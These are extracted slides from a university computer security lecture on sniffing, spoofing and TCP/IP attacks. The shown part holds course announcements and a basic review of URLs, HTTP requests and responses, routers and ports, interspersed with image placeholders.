

# CSCI 476: Computer Security

Lecture 10: Sniffing, Spoofing, TCP/IP Attacks

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# Announcement

If I haven't responded to a DM/email, please poke me about it

XSS Lab due Monday October 31st @ 11:59 PM

- The worm task coming soon

TCP/IP Sniffing/Spoofing Lab due Sunday Nov 6<sup>th</sup>

Make sure your lab screenshots include the command you ran 😊

# Brief Review of The Internet

Query parameters can be passed via URL or in an HTTP request

`protocol://hostname[:port]/[path/]file[?color=red&type=suv]`

Communication of the web:

- URL

HTTP Request:


- **Format:** Method, Headers, Body
- **Methods:** GET, POST, HEAD, UPDATE
- Headers: Host, referrer, User-agent, Cookie...

HTTP Response:

- **Format:** Status, Response Headers, Body
- **Status Codes:** 2xx (successful), 3xx (redirect), 4xx (bad request), 5xx (server error)

Server-side functionality

- Serve static resources (HTML, CSS, Images)
- Serve dynamic Resources (PHP, Ruby, Java, Javascript...)
- Query Databases
  - Relational (MySQL)
  - Non-Relational (MongoDB)



Big Idea: Our input data gets passed to another host through **URL parameters** and an **HTTP requests**




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


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Router



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
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Body



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Our packet will travel through routers, which help **forward** our packet to the correct destination

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



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**Figure 2.8** ♦ General format of a request message


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
A packet arriving to a machine needs to know which **process**/application to go to



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
